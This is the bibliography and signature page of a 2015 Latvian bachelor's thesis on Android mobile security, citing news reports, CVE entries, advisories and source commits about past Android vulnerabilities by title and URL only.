[16] **Tae Oh, Bill Stackpole, Emily Cummins, Carlos Gonzalez, Rahul Ramachandran.** „Best Security Practices for Android, BlackBerry, and iOS" in *2012 First IEEE Workshop on Enabling Technologies for Smartphone and Internet of Things (ETSIoT)*, Seoul, 2012, pp. 42-47
[17] **Pragati Ogal Rai.** „Testing for Security" in *Android Application Security Essentials*, Birmingham, UK: Packt, 2013, ch. 9, pp. 155-169
[18] **Сергей Маленкович.** Есть ли жизнь вне Google Play? // http://blog.kaspersky.ru/est-li-zhizn-vne-google-play/627/ (Skat. 13.04.2015)
[19] **Nelson Aguilar.** How to Enable "Unknown Sources" So You Can Download Third-Party Apps to Your Galaxy S5 // http://gs5.wonderhowto.com/how-to/enable-unknown-sources-so-you-can-download-third-party-apps-your-galaxy-s5-0154581/ (Skat. 13.04.2015)
[20] **Lookout.** Should You Worry About Getting a Cell Phone Virus? // https://www.lookout.com/resources/know-your-mobile/android-virus (Skat. 13.04.2015)
[21] **Simon Hill.** Do you need antivirus on Android? We asked an expert // http://www.digitaltrends.com/mobile/do-you-need-antivirus-on-android/ (Skat. 13.04.2015)
[22] **Chris Hoffman.** Warning: Encrypted WPA2 Wi-Fi Networks Are Still Vulnerable to Snooping // http://www.howtogeek.com/204335/warning-encrypted-wpa2-wi-fi-networks-are-still-vulnerable-to-snooping/ (Skat. 15.04.2015)
[23] **Inside Galaxy.** Samsung Galaxy S5: How to Connect to a Wi-Fi Network in Android 4.4.2 Kitkat // http://inside-galaxy.blogspot.com/2014/08/samsung-galaxy-s5-how-to-connect-to-wi.html (Skat. 15.04.2015)
[24] **John Markoff.** Security Flaw Is Revealed in T-Mobile's Google Phone // http://www.nytimes.com/2008/10/25/technology/internet/25phone.html?_r=1& (Skat. 20.04.2015)
[25] **Dean Takahashi.** Hacker finds a security hole in the Google Android software on the T-Mobile G1 // http://venturebeat.com/2008/10/25/hacker-finds-a-security-hole-in-the-google-phone/ (Skat. 20.04.2015)
[26] **Chris Soghoian.** Debunking Google's security vulnerability disclosure propaganda // http://www.cnet.com/news/debunking-googles-security-vulnerability-disclosure-propaganda/ (Skat. 20.04.2015)

[27] **Independent Security Evaluators.** Exploiting Android Devices // http://securityevaluators.com/knowledge/case_studies/android/index.php (Skat. 20.04.2015)
[28] **Clint Boulton.** Google Scrambles to Patch Buffer Overrun Exploit in Android G1 // http://www.eweek.com/c/a/Mobile-and-Wireless/Google-Scrambles-to-Patch-Buffer-Overrun-Exploit-in-Android-G1 (Skat. 20.04.2015)
[29] **Clint Boulton.** Android Flaw Is a Buffer Overrun // http://www.eweek.com/c/a/Mobile-and-Wireless/Google-Scrambles-to-Patch-Buffer-Overrun-Exploit-in-Android-G1/1 (Skat. 20.04.2015)
[30] **Judy Mottl.** Fix Issued for G1 Security Glitch // http://www.wi-fiplanet.com/news/article.php/3782726 (Skat. 20.04.2015)
[31] **Andrew Nusca.** Android exploit so dangerous, users warned to avoid phone's web browser // http://www.zdnet.com/article/android-exploit-so-dangerous-users-warned-to-avoid-phones-web-browser/ (Skat. 20.04.2015)
[32] **Andy Greenberg.** More Security Angst For Android // http://www.forbes.com/2009/02/05/google-android-security-technology-security_0205_android.html (Skat. 20.04.2015)
[33] **Gareth Halfacree.** Android browser vulnerability published // http://www.bit-tech.net/news/bits/2009/02/13/android-browser-vulnerability-published/1 (Skat. 20.04.2015)
[34] **Brian Prince.** Security Researcher Warns Unpatched Google Android G1 Web Browser Users // www.eweek.com/c/a/Security/Security-Researcher-Tells-Unpatched-Google-Android-Users-to-Avoid-Web-Browser (Skat. 20.04.2015)
[35] **oCERT Advisories.** #2009-002 OpenCORE insufficient boundary checking during MP3 decoding // http://www.ocert.org/advisories/ocert-2009-002.html (Skat. 20.04.2015)
[36] **Android Open Spource Project.** Change 8815 // https://android-review.googlesource.com/#/c/8815/2/codecs_v2/audio/mp3/dec/src/pvmp3_huffman_parsing.cpp (Skat. 20.04.2015)
[37] **Ed Burnette.** Worst. Bug. Ever. // http://www.zdnet.com/article/worst-bug-ever/ (Skat. 23.04.2015)
[38] **Android Open Source Project - Issue Tracker.** Issue 1207: android appears to be watching text streams and acting upon them // https://code.google.com/p/android/issues/detail?id=1207 (Skat. 23.04.2015)
[39] **Google Git.** android Git repository // https://android.googlesource.com/platform/system/core/+/donut-release/rootdir/init.rc (Skat. 23.04.2015)

[40] **Google Git.** Android Init Language // https://android.googlesource.com/platform/system/core/+/android-5.1.1_r1/init/readme.txt (Skat. 23.04.2015)
[41] **Google Git.** android Git repository // https://android.googlesource.com/platform/system/core/+/android-5.1.1_r1/rootdir/init.rc (Skat. 23.04.2015)
[42] **Collin Mulliner, Charlie Miller.** „Fuzzing the Phone in your Phone" in *Black Hat USA*, Las Vegas, 2009
[43] **oCERT Advisories.** #2009-014 Android denial-of-service issues // http://www.ocert.org/advisories/ocert-2009-014.html (Skat. 24.04.2015)
[44] **Корпорация Apple.** Сведения о проблемах системы безопасности, устраняемых в ОС iOS 4.2 // https://support.apple.com/ru-ru/HT202154 (Skat. 28.04.2015)
[45] **SecurityFocus.** Webkit Floating Point Datatype Remote Code Execution Vulnerability // http://www.securityfocus.com/bid/43047/info (Skat. 28.04.2015)
[46] **Robert McMillan.** Researcher releases Web-based Android attack // http://www.computerworld.com/article/2514004/security0/researcher-releases-web-based-android-attack.html (Skat. 28.04.2015)
[47] **Ben Woods.** Researchers expose Android WebKit browser exploit // http://www.zdnet.com/article/researchers-expose-android-webkit-browser-exploit/ (Skat. 28.04.2015)
[48] **Oliver Hunt, Beth Dakin.** Набор изменений 64706 // http://trac.webkit.org/changeset/64706 (Skat. 28.04.2015)
[49] **M. J. Keith.** Android 2.0-2.1 - Reverse Shell Exploit // https://www.exploit-db.com/exploits/15423/ (Skat. 28.04.2015)
[50] **TheMJza.** android browser remote shell exploit WOOT! (timecode: 1:04) // https://www.youtube.com/watch?v=czx_AKdj8ug (Skat. 28.04.2015)
[51] **Oliver Hunt.** Ревизия 59941 // http://trac.webkit.org/browser/trunk/JavaScriptCore/API/JSValueRef.cpp?rev=59941#L214 (Skat. 28.04.2015)
[52] **Oliver Hunt, Beth Dakin.** Ревизия 64706 // http://trac.webkit.org/browser/trunk/JavaScriptCore/API/JSValueRef.cpp?rev=64706#L214 (Skat. 28.04.2015)
[53] **Oliver Hunt, Beth Dakin.** Набор изменений 64706 для trunk/JavaScriptCore/wtf/dtoa.cpp // http://trac.webkit.org/changeset/64706/trunk/JavaScriptCore/wtf/dtoa.cpp (Skat. 28.04.2015)

[54] **Nils.** „Building Android Sandcastles in Android's Sandbox", MWR InfoSecurity, Basingstoke, Hampshire, 2010
[55] **Terry Relph-Knight.** Android holes allow secret installation of apps // http://www.h-online.com/open/news/item/Android-holes-allow-secret-installation-of-apps-1134940.html (Skat. 28.04.2015)
[56] **InformationSecurity.** Найдена уязвимость в Google Android // http://www.itsec.ru/newstext.php?news_id=72067 (Skat. 28.04.2015)
[57] **Asavin Wattanajantra.** Fake Angry Birds update app goes ninja on Android // http://www.cnet.com/news/fake-angry-birds-update-app-goes-ninja-on-android/ (Skat. 28.04.2015)
[58] **Softpedia.** Spoofed "Angry Birds" App Exposes Android Security Flaw // http://archive.news.softpedia.com/news/Spoofed-Angry-Birds-App-Exposes-Android-Security-Flaw-166505.shtml (Skat. 28.04.2015)
[59] **Thomas Cannon.** Android Data Stealing Vulnerability // http://thomascannon.net/blog/2010/11/android-data-stealing-vulnerability/ (Skat. 30.04.2015)
[60] **Terry Relph-Knight** Android vulnerability permits data theft // http://www.h-online.com/open/news/item/Android-vulnerability-permits-data-theft-1141200.html (Skat. 30.04.2015)
[61] **Thomas Cannon.** poc.php // https://github.com/thomascannon/android-cve-2010-4804/blob/master/poc.php (Skat. 30.04.2015)
[62] **Huahui Wu.** commit f440831d76817e837164ca18c7705e81d2391f87 // https://android.googlesource.com/platform/frameworks/base/+/f440831d76817e837164ca18c7705e81d2391f87 (Skat. 30.04.2015)
[63] **Android.** Content Providers // http://developer.android.com/intl/ru/guide/topics/providers/content-providers.html (Skat. 30.04.2015)
[64] **Huahui Wu.** commit 04a598e1e01bda781600a45e0a971898a582666 // https://android.googlesource.com/platform/packages/apps/Browser/+/604a598e1e01bda781600a45e0a971898a582666 (Skat. 30.04.2015)
[65] **Google Git.** android Git repository // https://android.googlesource.com/platform/packages/apps/Browser/+/f89724465c4631c616c1412d1aa801cf202db48c/src/com/android/browser/BrowserActivity.java (Skat. 30.04.2015)
[66] **Google Git.** android Git repository // https://android.googlesource.com/platform/packages/apps/Browser/+/604a598e1e01bda781600a45e0a971898a582666/src/com/android/browser/BrowserActivity.java (Skat. 30.04.2015)

[67] **Tod Beardsley.** Major Android Bug is a Privacy Disaster (CVE-2014-6041) // https://community.rapid7.com/community/metasploit/blog/2014/09/15/major-android-bug-is-a-privacy-disaster-cve-2014-6041 (Skat. 01.05.2015)
[68] **Rafay Baloch.** Android < 4.4 AOSP (Stock) Browser UXSS: cross-domain cookie/response extraction module (komentārs) // https://github.com/rapid7/metasploit-framework/pull/3759#issuecomment-55638291 (Skat. 01.05.2015)
[69] **Michal Zalewski.** Browser Security Handbook, part 2 // https://code.google.com/p/browsersec/wiki/Part2 (Skat. 01.05.2015)
[70] **Peter Bright.** Android Browser flaw a "privacy disaster" for half of Android users // http://arstechnica.com/security/2014/09/16/android-browser-flaw-a-privacy-disaster-for-half-of-android-users/ (Skat. 01.05.2015)
[71] **Rafay Baloch.** Android Browser Same Origin Policy Bypass < 4.4 - CVE-2014-6041 // http://www.rafayhackingarticles.net/2014/08/android-browser-same-origin-policy.html (Skat. 01.05.2015)
[72] **Jeff Forristal.** Android Master Key Exploit – Uncovering Android Master Key… // https://bluebox.com/technical/uncovering-android-master-key-that-makes-99-of-devices-vulnerable/ (Skat. 02.05.2015)
[73] **MITRE.** CVE-2013-4787 // https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2013-4787 (Skat. 02.05.2015)
[74] **Rorot.** Android Master Key Vulnerability—PoC // http://resources.infosecinstitute.com/android-master-key-vulnerability-poc/ (Skat. 02.05.2015)
[75] **Al Sutton.** Google+ post // https://plus.google.com/+AlSutton/posts/GxDA6111vYy (Skat. 02.05.2015)
[76] **Oracle.** Interface Map<K,V> // https://docs.oracle.com/javase/7/docs/api/java/util/Map.html (Skat. 02.05.2015)
[77] **Google Git.** android Git repository // https://android.googlesource.com/platform/libcore/+/f6eb737f7c11c9a8b97490fb65a4175e1c427efd/luni/src/main/java/java/util/zip/ZipFile.java (Skat. 02.05.2015)
[78] **Google Git.** android Git repository // https://android.googlesource.com/platform/libcore/+/38cad1eb5cc0c30e034063c14c210912d97acb92/luni/src/main/java/java/util/zip/ZipFile.java (Skat. 02.05.2015)
[79] **Android Developers.** BasicContactables/AndroidManifest.xml // https://developer.android.com/intl/ru/samples/BasicContactables/AndroidManifest.html (Skat. 03.05.2015)

[80] **tutorialspoint.** Android Architecture // http://www.tutorialspoint.com/android/android_architecture.htm (Skat. 13.05.2015)
[81] **CVE Details.** Vulnerability Details : CVE-2009-0475 // http://www.cvedetails.com/cve-details.php?t=1&cve_id=CVE-2009-0475 (Skat. 15.05.2015)
[82] **CVE Details.** Vulnerability Details : CVE-2009-2999 // http://www.cvedetails.com/cve-details.php?t=1&cve_id=CVE-2009-2999 (Skat. 15.05.2015)
[83] **CVE Details.** Vulnerability Details : CVE-2010-1807 // http://www.cvedetails.com/cve-details.php?t=1&cve_id=CVE-2010-1807 (Skat. 15.05.2015)
[84] **CVE Details.** Vulnerability Details : CVE-2010-4804 // http://www.cvedetails.com/cve-details.php?t=1&cve_id=CVE-2010-4804 (Skat. 15.05.2015)
[85] **CVE Details.** Vulnerability Details : CVE-2013-4787 // http://www.cvedetails.com/cve-details.php?t=1&cve_id=CVE-2013-4787 (Skat. 15.05.2015)
[86] **CVE Details.** Vulnerability Details : CVE-2014-6041 // http://www.cvedetails.com/cve-details.php?t=1&cve_id=CVE-2014-6041 (Skat. 15.05.2015)
[87] **Common Vulnerabilities and Exposures.** About CVE // https://cve.mitre.org/about/index.html (Skat. 16.05.2015)
[88] **FIRST.org, Inc.** CVSS Frequently Asked Questions // https://www.first.org/cvss/faq (Skat. 16.05.2015)
[89] **CVE Details.** Android : Vulnerability Statistics // http://www.cvedetails.com/product/19997/Google-Android.html?vendor_id=1224 (Skat. 18.05.2015)
[90] **Max Firtman.** Android 4.4 KitKat, the browser and the Chrome WebView // http://www.mobilexweb.com/blog/android-4-4-kitkat-browser-chrome-webview (Skat. 19.05.2015)
[91] **Android Developers.** Dashboards // https://developer.android.com/intl/ru/about/dashboards/index.html?utm_source=suzunone (Skat. 19.05.2015)

Bakalaura darbs „Android mobilo telefonu drošība un tās palielināšanas iespējas” izstrādāts LU Datorikas fakultātē.

Ar savu parakstu apliecinu, ka pētījums veikts patstāvīgi, izmantoti tikai tajā norādītie informācijas avoti un iesniegtā darba elektroniskā kopija atbilst izdrukai.

Autors: _____ Nikolajs Koņkovs

Rekomendēju/nerekomendēju darbu aizstāvēšanai

Vadītājs: asociētais profesors Dr.dat. Uldis Straujums _____ __.__.2015

Recenzents: docents Dr. sc. administr. Imants Gorbāns

Darbs iesniegts Datorikas fakultātē __.__.2015.

Dekāna pilnvarotā persona: metodiķe Ārija Sproģe _____

Darbs aizstāvēts bakalaura gala pārbaudījuma komisijas sēdē

__.__.2015. prot. Nr. __.

Komisijas sekretārs: _____ _____